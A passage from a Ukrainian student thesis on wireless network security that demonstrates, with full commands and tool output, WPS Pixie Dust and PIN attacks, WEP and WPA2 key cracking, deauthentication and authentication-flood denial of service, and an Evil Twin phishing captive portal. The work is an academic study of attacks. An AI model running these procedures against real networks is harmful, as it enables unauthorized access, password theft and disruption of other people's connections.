систем моніторингу бездротової активності. Проте, можна вказати опцію -s і тоді wash відправлятиме probe requests (зондувальні запити) до кожної ТД, це дасть змогу отримати більше інформації про ТД.

```
~ sudo wash -i wlp4s0f3u2
[sudo] password for wanderer:
BSSID              Ch  dBm  WPS  Lck  Vendor      ESSID
-----
00:14:35:23:44:2F   1  -66  1.0  Yes  RealtekS    TP-LINK_4000
04:8D:38:7E:4F:35   1  -82  1.0  No   RealtekS    TP-LINK_4000
E4:C3:28:37:4B:86   1  -88  2.0  No   RalinkTe    TP-LINK_4000
D4:6E:4E:44:59:54   2  -92  2.0  No   RalinkTe    TP-LINK_4000
68:FF:7B:3F:3C:76   3  -67  2.0  No   AtherosC    TP-LINK_4000
04:95:18:44:84:53   3  -56  2.0  Yes  RealtekS    TP-LINK_4000
CC:2D:2D:37:24:83   3  -87  2.0  No   RealtekS    TP-LINK_4000
14:EB:38:5D:84:54   3  -92  2.0  No   RalinkTe    TP-LINK_4000
34:60:F8:89:CF:24   4  -71  2.0  No   RalinkTe    TP-LINK_4000
34:60:F8:89:CF:24   5  -59  2.0  No   RalinkTe    TP-LINK_4000
F4:F2:8B:5C:7F:46   5  -93  1.0  No   AtherosC    TP-LINK_4000
04:95:18:44:84:53   6  -79  2.0  No   Broadcom    TP-LINK_4000
88:CE:F8:5B:53:58   6  -86  2.0  No   RealtekS    TP-LINK_4000
98:DE:38:5D:84:54   7  -89  1.0  No   AtherosC    TP-LINK_4000
24:7F:3C:5C:83:84   10 -88  2.0  No   RealtekS    TP-LINK_4000
B0:BE:7B:5B:84:54   10 -86  2.0  No   RalinkTe    TP-LINK_4000
D0:7A:8B:8B:4F:58   11 -87  2.0  No   RalinkTe    TP-LINK_4000
00:31:82:7B:5B:24   11 -89  2.0  No   RalinkTe    TP-LINK_4000
24:7F:3C:5C:83:84   11 -88  2.0  No   RealtekS    TP-LINK_4000
60:A4:8C:5C:84:82   13 -89  1.0  No   RalinkTe    TP-LINK_4000
AC:15:82:8B:93:36   2  -88  2.0  Yes  RalinkTe    TP-LINK_4000
```

Рис. 2.7 Результат роботи Wash

Для атаки підходять тільки точки доступу, у яких у колонці Lck стоїть No, тобто у яких не заблоковано WPS.

Спершу слід спробувати перевірити чи вразлива точка доступу до атаки Pixie Dust.

Атака Pixie Dust дає змогу дуже швидко отримати ПІН. Але не всі точки доступу схильні до цієї вразливості.

Проблема в генерації випадкових чисел (E-S1 і E-S2) на багатьох роутерах. Якщо ми дізнаємося ці числа — зможемо легко дізнатися WPS pin, оскільки саме вони використовуються в криптографічній функції для захисту від брутфорсу з отримання WPS pin.

Роутер віддає хеш, згенерований з використанням WPS pin і даних (E-S1 і E-S2) чисел, щоб довести, що він його так само знає (це зроблено для захисту від підключення до фейкової точки, яка могла б просто прийняти ваш пароль і слухати трафік).

E-S1 і E-S2 використовуються в генерації E-Hash1, E-Hash2, які зі свого боку отримаємо від роутера в повідомленні M3.

Для перевірки конкретної ТД на цю вразливість за допомогою Reaver використовується опція -K. Тобто команда має такий вигляд:

reaver -i інтерфейс -b MAC_адреса_ТД -K

```

~ sudo reaver -i wlp4s0f3u2 -b D0:7A:85:88:89:98 -d 30 -c 11 -S -N -K -v

< 24s

Reaver v1.6.6-git-20-g4091bf2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso.com>

[+] Waiting for beacon from D0:7A:85:88:89:98
[+] Received beacon from D0:7A:85:88:89:98
[+] Vendor: RalinkTe
[+] Trying pin "12345670"
[+] Associated with D0:7A:85:88:89:98 (ESSID: kyivstar_63)
executing pixiewps -e 4061fcc8ec8034aebc4e3c2b3bb4fdd1d25572665608c2032181d2f43ba85fe
3f6b8057508db3e88347b34a83503673db33ab65247f2e68ea0cec66e73a4ef516943998147ec992257a3
65c2f12e037c503317e1c5b7d357b01d36a87892cae1fb797dc59cd7fda2e11956f812eab17a5a8b9ee
227a9d63248d79d417c7c7fb72d556f758bfd5886435022aa3ee9aa6aabe700cea7fdffb0305b5d8b7cdd
0006de085132bb4a06aa2cc717757b1194deb191fca438fc26f3403ab245643db1 -s 1f5f0a3a18d1a3c
bb6f0a477de70343f90b31ed4f7eb81d7ef36aad8c7b05ffc -z 441e855b4f9713b94ff343b45819711c
982764aca474a19ac70f3adf8521e805 -a 08e223f250f9288497aa8188be1958b9ba890df6c2f319c26
dc32321a84f70e4 -n 0374dccbac8429ea4dea97701f96016f -S

Pixiewps 1.4

[?] Mode: 1 (RT/MT/CL)
[*] Seed N1: 0xc4d89440
[*] Seed ES1: 0x00000000
[*] Seed ES2: 0x00000000
[*] PSK1: 6c73a83656b3e58b14de3bfec148b949
[*] PSK2: 737a89f2e3134c25780eed76dbaba0fa
[*] ES1: 00000000000000000000000000000000
[*] ES2: 00000000000000000000000000000000
[+] WPS pin: 89158529

[*] Time taken: 0 s 7 ms

[+] Pixiewps: success: setting pin to 89153529
[+] WPS PIN: '89158529'
[+] WPA PSK: '26103922a0a0fa'
[+] AP SSID: 'kyivstar_63'

```

Рис. 2.8 Результат проведення атаки Pixie Dust

Як можна побачити точка доступу виявилась вразливою. І нам вдалося отримати WPS-пін та пароль WPA.

Якщо попередній метод виявився неуспішним, то переходимо до повного перебору, який може зайняти години або навіть добу.

Команда для запуску перебору схожа на попередню, але відсутня опція, що запускає атаку Pixie Dust:

reaver -i інтерфейс -b MAC_адреса_ТД

```

~ sudo reaver -i wlp4s0f3u2 -b D0:7A:85:81:49:38 -d 30 -c 11 -S -N -v

Reaver v1.6.6-git-20-g4091bf2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for D0:7A:85:81:49:38? [n/Y] n
[+] Waiting for beacon from D0:7A:85:81:49:38
[+] Received beacon from D0:7A:85:81:49:38
[+] Vendor: RalinkTe
[+] Trying pin "12345670"
[+] Associated with D0:7A:85:81:49:38 (ESSID: kyivstar_63)
[+] Trying pin "12345670"
[+] Associated with D0:7A:85:81:49:38 (ESSID: kyivstar_63)
[+] Trying pin "00005678"
[+] Associated with D0:7A:85:81:49:38 (ESSID: kyivstar_63)
[+] Trying pin "01235678"
[+] Associated with D0:7A:85:81:49:38 (ESSID: kyivstar_63)
[!] WARNING: Detected AP has WPS setup locked!
[-] Failed to recover WPA key

```

Рис. 2.9 Спроба повного перебору WPS-піна

В даному випадку перебрати пін не вдалося, тому що точка доступу заблокувала WPS після трьох невдалих спроб. Тому даний тип атаки в більшості випадків не буде актуальним.

2.3.3. WEP.

Сам злам WEP відносно простий і може зайняти від кількох хвилин до кількох годин (залежить від обсягу мережевого трафіку, якості з'єднання тощо).

Ми шукаємо точки доступу, що використовують шифрування WEP, до яких підключений хоча б один активний клієнт. Підключений клієнт важливий, оскільки вам знадобиться MAC-адреса клієнта для атаки ARP Replay, яка буде використана для стимулювання трафіку пізніше. Якщо точка доступу не має підключених клієнтів, перейдіть до іншої.

Нам знадобляться три частини інформації для того, щоб захопити достатньо трафіку для роботи aircrack:

- MAC-адреса / BSSID цільової точки доступу;
- MAC-адреса клієнта, цільової точки доступу;
- Канал, який використовується цільовою точкою доступу.

WEP використовує вектор ініціалізації (IV) разом із введеним користувачем "спільним секретним" ключем для створення різних ключів RC4 для кожного зашифрованого пакету[12].

Причини, чому WEP можна зламати, зводяться до наступного:

- IV надсилається відкритим текстом, що робить його легко читабельним.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		54

- Ключовий потік, що генерується RC4, трохи зміщений на користь певних послідовностей байтів.
- Статистика перших кількох байт вихідного потоку ключів є сильно не випадковою, "витікає" інформація про ключ.

Для цього ми скористаємося командою airodump-ng. Команда для запуску має наступний вигляд:

`airodump-ng -d MAC_адреса_ТД -c канал_ТД -w файл_дампу інтерфейс`

```
CH 1 ][ Elapsed: 4 mins ][ 2023-06-06 00:15

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
84:D8:88:3B:4E:4C -27 100    2562    12236   0   1  54e WEP  WEP      YemFsCbY

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
84:D8:88:3B:4E:4C 6E:D4:79:72:38:48 -36  54e- 1e  520    15417
```

Рис. 2.10 Запущено airodump-ng

Тепер, коли у нас є наша цільова точка доступу, захищена WEP, нам потрібно перехопити достатню кількість IV для роботи aircrack-ng. Стовпчик #Data airodump-ng показує, скільки було перехоплено, а стовпчик #/s показує швидкість перехоплення в секунду. Для зламу WEP потрібно перехопити від 5000 до 50000 IV.

Тут на допомогу приходить aireplay-ng. Ця програма використовується для генерації трафіку для перехоплення за допомогою різних методів ін'єкції кадрів. Ми будемо використовувати ARP-запит на відтворення для нашої ін'єкції пакетів. Без ін'єкції пакетів на збір достатньої кількості IV могли б піти дні!

Команда для запуску має наступний вигляд:

`aireplay-ng -3 -b MAC_адреса_ТД -h MAC_адреса_клієнта інтерфейс`

```
~ sudo aireplay-ng -3 -b 84:D8:88:3B:4E:4C -h 6E:D4:79:72:38:48 wlp4s0f3u2
The interface MAC (B2:3B:08:00:00:00) doesn't match the specified MAC (-h).
ifconfig wlp4s0f3u2 hw ether 6E:D4:79:72:38:48
00:12:19 Waiting for beacon frame (BSSID: 84:D8:88:3B:4E:4C) on channel 1
Saving ARP requests in replay_arp-0606-001219.cap
You should also start airodump-ng to capture replies.
^Cad 35861 packets (got 0 ARP requests and 3784 ACKs), sent 0 packets...(0 pps)
```

Рис. 2.11 Запущено aireplay-ng для генерації трафіку

Після того як ми отримали достатню кількість IV, можна переходити до зламу ключа WEP. Для цього нам знадобиться aircrack-ng. Aircrack почне

перебирати перехоплені пакети, намагаючись знайти ключ WEP. Це може зайняти деякий час, і в деяких випадках aircrack-ng завершить роботу, не знайшовши ключа, але запропонує кілька варіантів, які ви можете спробувати.

Команда для запуску має наступний вигляд:

aircrack-ng *Файл_перехоплених_пакетів*

```
Aircrack-ng 1.7

[00:00:18] Tested 12552 keys (got 9531 IVs)

KB    depth  byte(vote)
0     1/ 11   70(16640) 69(15872) 5E(15616) E2(15616) 9C(15360) FE(15104) 76(14848)
1     4/ 6    A0(15616) D1(15360) 21(15104) CA(15104) FB(15104) 23(14848) F4(14848)
2     0/ 4    73(17152) 11(15872) 32(15360) 4B(15360) A1(14848) B2(14848) E0(14848)
3     0/ 4    73(17152) F0(16128) F1(15872) 6C(15872) 1C(15104) B6(15104) EA(15104)
4     6/ 14   77(14592) 3A(14592) 99(14336) AA(14336) AF(14336) B5(14336) 19(14336)

KEY FOUND! [ 70:61:73:73:77 ] (ASCII: passw )
Decrypted correctly: 100%
```

Рис. 2.12 Результат роботи aircrack-ng

Ключ успішно зламано, побачити його можна у рядку “ASCII:”.

2.3.4. WPA/WPA2.

WPA і WPA2 дуже схожі, єдина різниця між ними полягає в алгоритмі, який використовується для шифрування інформації але обидва шифрування працюють однаково.

Якщо WPS не ввімкнено, то єдиним способом зламати WPA/WPA2 є атака повного перебору паролю або по словнику, в якій список паролів порівнюється з файлом рукостискання, щоб перевірити, чи є якийсь з паролів фактичним ключем для мережі.


Під час процесу автентифікації заявник (клієнт) і автентифікатор (точка доступу) намагаються довести, що вони незалежно знають парольну фразу попереднього спільного ключа (PSK), не розкриваючи ключ безпосередньо. Для цього кожен з них шифрує повідомлення за допомогою парного головного ключа (Pairwise-Master-Key, PMK), який вони згенерували, передаючи його в обидва боки, а потім розшифровує повідомлення, яке кожен з них отримав. Чотиристороннє рукостискання використовується для створення нового ключа, який називається Pairwise-Transient-Key (PTK).

Після перехоплення другого пакету рукописання зловмисник має достатньо інформації, щоб спробувати обчислити парний перехідний ключ (використовуючи передбачувану парольну фразу PSK), який потім може бути використаний для видалення КСК і обчислити Код Цілісності Повідомлення. Саме цей МІС використовується під час порівняння зі справжнім МІС для визначення дійсності передбачуваного PSK[13].

Весь цей процес повторюється для кожного елемента словника (або спроби перебору) під час злому. спроби перебору) під час злому пароля. МІС обчислюється за допомогою HMAC_MD5, який отримує вхідні дані з ключа КСК в РТК.

Для перехоплення трафіку нам знадобиться airodump-ng. Команда для запуску має наступний вигляд:

`airodump-ng -d MAC_адреса_ТД -с канал_ТД -w файл_дампу інтерфейс`




BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
84:D8:1B:3B:4E:4C	-38	100	2330	112	0	1	270	WPA2	CCMP	PSK	YemFsCbY

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
84:D8:1B:3B:4E:4C	0A:54:FA:A7:5A:24	-22	1e-6e	9	2019	EAPOL	YemFsCbY

Рис. 2.13 Запущено airodump-ng

Далі потрібно відкрити нове вікно терміналу і ввести наступну команду, щоб змусити клієнта від'єднатися і знову підключитися, щоб перехопити його рукописання поки airodump все ще працює і записує дані у файл.

`aireplay-ng --deauth 5 -a MAC_адреса_ТД -с MAC_адреса_клієнта інтерфейс`



```

sudo aireplay-ng --deauth 5 -a 84:D8:1B:3B:4E:4C -c 0A:54:FA:A7:5A:24 wlp4s0f3u2
[sudo] password for wanderer:
22:13:19 Waiting for beacon frame (BSSID: 84:D8:1B:3B:4E:4C) on channel 1
22:13:20 Sending 64 directed DeAuth (code 7). STMAC: [0A:54:FA:A7:5A:24] [47|66 ACKs]
22:13:20 Sending 64 directed DeAuth (code 7). STMAC: [0A:54:FA:A7:5A:24] [ 1|51 ACKs]
22:13:21 Sending 64 directed DeAuth (code 7). STMAC: [0A:54:FA:A7:5A:24] [ 0|65 ACKs]
22:13:21 Sending 64 directed DeAuth (code 7). STMAC: [0A:54:FA:A7:5A:24] [ 0|63 ACKs]
22:13:22 Sending 64 directed DeAuth (code 7). STMAC: [0A:54:FA:A7:5A:24] [ 0|61 ACKs]
  
```

Рис. 2.14 Запущено aireplay-ng для деаутентифікації клієнта

Наступним кроком буде конвертація перехопленого файлу у файл з хешем для подальшого зламу. Робиться це утилітою hcxpcapngtool.

`hcxpcapngtool файл_трафіку -o вихідний_файл`

```

~ hcxpcapngtool handshake-01.cap -o handshake.txt
hcxpcapngtool 6.2.7 reading from handshake-01.cap...

summary capture file
-----
file name.....: handshake-01.cap
version (pcap/cap).....: 2.4 (very basic format without any additional information)
timestamp minimum (GMT).....: 07.06.2023 22:09:43
timestamp maximum (GMT).....: 07.06.2023 22:13:45
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very basic format without any additional information about the quality
endianess (capture system).....: little endian
packets inside.....: 15382
ESSID (total unique).....: 1

```

Рис. 2.15 Файл конвертовано утилітою hcxpcapngtool

Ну і останнім кроком буде злам перехопленого хешу. Робити будемо це за допомогою програми hashcat. Hashcat — це найшвидший у світі відновник (зломщик) паролів[14].

Особливості Hashcat:

- Безкоштовна
- Відкритий вихідний код (ліцензія MIT)
- Мультиплатформна (Linux, Windows і OSX)
- Мультиплатформна (CPU, GPU, DSP, FPGA і т.д., все, що поставляється із середовищем виконання OpenCL)
- Задіює кілька пристроїв (використовує безліч пристроїв на одній системі)
- Задіює пристрої різних типів (використовує пристрої різних типів на одній системі)
- Підтримує розподілений злом по мережі (використовуючи оверлей)
- Інтерактивна підтримка паузи / відновлення
- Підтримка шістнадцяткових солей і шістнадцяткових наборів символів
- Підтримка автоматичного тонкого налаштування продуктивності
- Вбудована система бенчмарків
- 350+ реалізованих з думкою про продуктивність типів хешів

Скористаємось атакою по словнику. Команда для запуску буде мати наступний вигляд:

hashcat -m 22000 -w 3 файл_хешу файл_словника

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		58

```

PS D:\Programs\hashcat-6.2.4> .\hashcat.exe -m 22000 -w 3 .\hashes\handshake.txt .\wordlists\rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch

CUDA API (CUDA 12.1)
=====
* Device #1: NVIDIA GeForce RTX 2070, 7159/8191 MB, 36MCU

OpenCL API (OpenCL 3.0 CUDA 12.1.109) - Platform #1 [NVIDIA Corporation]
=====
* Device #2: NVIDIA GeForce RTX 2070, skipped

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1471 MB

Dictionary cache built:
* Filename...: .\wordlists\rockyou.txt
* Passwords..: 14344391
* Bytes.....: 139921497
* Keyspace...: 14344384
* Runtime....: 1 sec

6e8eea66297870662e6edd07aee42a59:84d8.....:0a54eaa71a24:YemFsCbY Secret123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOl)
Hash.Target.....: .\hashes\handshake.txt
Time.Started.....: Wed Jun 07 23:22:20 2023 (3 secs)
Time.Estimated...: Wed Jun 07 23:22:23 2023 (0 secs)
Kernel.Feature...: Pure Kernel

```

Рис. 2.16 Успішний результат роботи hashcat

Програма впоралась з поставленим завданням за 3 секунди.

2.3.5. DOS атаки.

1. Атака на деаутентифікацію — це тип атаки на відмову в обслуговуванні, що втручається в комунікацію між маршрутизаторами та пристроями. Вона використовує бездротові мережі IEEE 802.11, оскільки вони мають необхідні кадри деаутентифікації. Мережі використовують їх для завершення з'єднань або, іншими словами, для відключення користувачів. Проблема починається тоді, коли мережі не можуть перевірити джерело кадрів деавторизації. Отже, атаки на деаутентифікацію імітують ці кадри і змушують цільових користувачів вийти в офлайн. Оскільки такі точки доступу WI-FI не можуть належним чином автентифікувати запити на завершення з'єднання, вони закривають його.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		59

Атака працює шляхом широкомовної передачі декількох кадрів деаутентифікації з використанням MAC-адреси обраної точки бездротового доступу та спеціальної широкомовної адреси FF:FF:FF:FF:FF:FF, яка буде передаватися всім станціям бездротової точки доступу[15].

Для реалізації цієї атаки скористаємось вже відомою нам утилітою aireplay-ng. Але перед цим потрібно ще переключитись на канал на якому працює точка доступу.

`aireplay-ng -o 0 -a MAC_адреса_ТД інтерфейс`

```

~> sudo iwconfig wlp4s0f3u2 channel 11

~> sudo aireplay-ng -o 0 -a 84:D8:5B:3B:4E:4C wlp4s0f3u2
01:44:09 Waiting for beacon frame (BSSID: 84:D8:5B:3B:4E:4C) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
01:44:09 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:5B:3B:4E:4C]
01:44:09 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:5B:3B:4E:4C]
01:44:10 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:5B:3B:4E:4C]
01:44:10 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:5B:3B:4E:4C]
01:44:11 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:5B:3B:4E:4C]
01:44:11 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:5B:3B:4E:4C]
01:44:12 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:5B:3B:4E:4C]
01:44:12 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:5B:3B:4E:4C]

```

Рис. 2.17 Запущено атаку деаутентифікації




Рис. 2.18 Результат проведення атаки деаутентифікації

В результаті атаки, клієнти не можуть підключитися до ТД.

2. Переповнення запитів на автентифікацію — ця DoS-атака спрямована проти бездротової точки доступу. Ідея полягає в тому, щоб завалити точку

доступу запитами на аутентифікацію. Кожна точка доступу має обмежену кількість запитів на з'єднання, яку вона може обробити. Після досягнення цієї кількості система може перестати приймати нові з'єднання, зависнути, перезавантажитися для очищення фізичної пам'яті.

Для реалізації цієї атаки скористаємось інструментом mdk4. Він має можливість передавати запити на автентифікацію, використовуючи випадково вибрані MAC-адреси джерела, що призведе до того, що точка доступу перестане приймати новий бездротовий трафік або повністю вийде з ладу[16].

Команда для запуску:

`mdk4 інтерфейс а -m -a MAC_адреса_ТД`

```

~ sudo mdk4 wlp4s0f3u2 a -m -a 84:D8:1B:3B:4E:4C
Connecting Client 00:0E:38:50:7B:05 to target AP 84:D8:1B:3B:4E:4C.
Packets sent: 1 - Speed: 1 packets/sec
Connecting Client 00:30:BD:49:46:F7 to target AP 84:D8:1B:3B:4E:4C Status: No Response.
Packets sent: 340 - Speed: 339 packets/sec
Connecting Client 00:05:5D:5D:CC:12 to target AP 84:D8:1B:3B:4E:4C Status: No Response.
Packets sent: 517 - Speed: 177 packets/sec
Connecting Client 00:0A:04:29:53:6A to target AP 84:D8:1B:3B:4E:4C Status: No Response.
Packets sent: 719 - Speed: 202 packets/sec
Connecting Client 00:0A:8A:A1:90:F2 to target AP 84:D8:1B:3B:4E:4C Status: No Response.
Packets sent: 1006 - Speed: 287 packets/sec
Connecting Client 00:0E:9B:6F:1A:D2 to target AP 84:D8:1B:3B:4E:4C Status: No Response.
Packets sent: 1243 - Speed: 237 packets/sec
Connecting Client 00:02:2D:2D:7B:DE to target AP 84:D8:1B:3B:4E:4C Status: No Response.
Packets sent: 1520 - Speed: 277 packets/sec
Connecting Client 00:11:0A:5C:13:F0 to target AP 84:D8:1B:3B:4E:4C Status: No Response.
Packets sent: 1747 - Speed: 227 packets/sec
Connecting Client 00:30:AB:B6:DB:5C to target AP 84:D8:1B:3B:4E:4C Status: No Response.

```

Рис. 2.19 Запущено атаку переповнення запитів на автентифікацію




Рис. 2.20 Результат проведення атаки переповнення запитів на автентифікацію

В результаті точка доступу була змушена перезавантажитись.

2.3.6. Rogue AP / Evil Twin.

Під час налаштування бездротового адаптера на автоматичне підключення до відомих бездротових мереж користувач піддає себе ризику стати жертвою атаки "людина посередині" (man in the middle). Зловмисник може створити довірену WI-FI точку доступу. У результаті клієнтський пристрій автоматично під'єднається до такої точки доступу і працюватиме через неї, а зловмисник отримає можливість перехоплювати "весь трафік" своєї жертви, або атакувати пристрій, який перебуває з ним в одному сегменті мережі.

Для виявлення точок доступу пристрій, оснащений модулем WI-FI, сканує радіоефір на наявність фреймів Beacon, що передаються точкою доступу, в яких міститься вказівка відомого SSID. Усіма каналами розсилаються широкомовні фрейми Probe-Request, чекаючи на відгук відомої точки доступу. У фреймах Probe-Request може вказуватися або не вказуватися SSID мережі, яку шукає мобільний пристрій. Відповідаючи на Probe-Request, точка доступу надсилає фрейми Probe Response, що містять аналогічну інформацію, що й пакети Beacon.

Покладаючись на отримані дані, як-от ім'я мережі, відношення сигнал/шум, підтримувані стандарти 802.11, власну конфігурацію, пристрій ухвалює рішення про з'єднання з однією з доступних відомих мереж (точок доступу).

Завдання зловмисника зводиться до "підняття" клону мережі, до якої у потенційної жертви може бути сконфігурований доступ (як із захистом, так і без). Також, за наявності поруч легітимної точки доступу, зловмисник може спробувати її "погасити", щоб перенаправити клієнтів на свою точку доступу[17].

Після успішного з'єднання з точкою доступу зловмисник реалізує один або кілька векторів атаки, зокрема й із застосуванням соціотехнічних тактик:

- "класичні" Man in the Middle атаки, перехоплення даних;
- "складні" Man in the Middle атаки - sslstrip, обхід HSTS і SSL-pinning тощо;
- модифікація трафіку (підміна URL, вмісту);

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		62

- сторінка доступу до роутера/веб-панелі для введення пароля, captive-порталу;
- підроблений Radius для перехоплення MS-CHAPv2 хешів (багато хто з користувачів легко "приймають" підроблений або недовірений сертифікат);
- прямі атаки на пристрої в одному сегменті мережі.

Для реалізації цієї атаки скористаємось програмою wifipumpkin3. Один з варіантів атаки — це створення фішингової сторінки Captive Portal, для того щоб отримати дані жертви.

Команда для запуску:

wifipumpkin3 -i інтерфейс

```
wp3 > set proxy captiveflask
wp3 > set ssid YemFsCbY
```

Рис. 2.21 Налаштування wifipumpkin3 для створення captive-portal

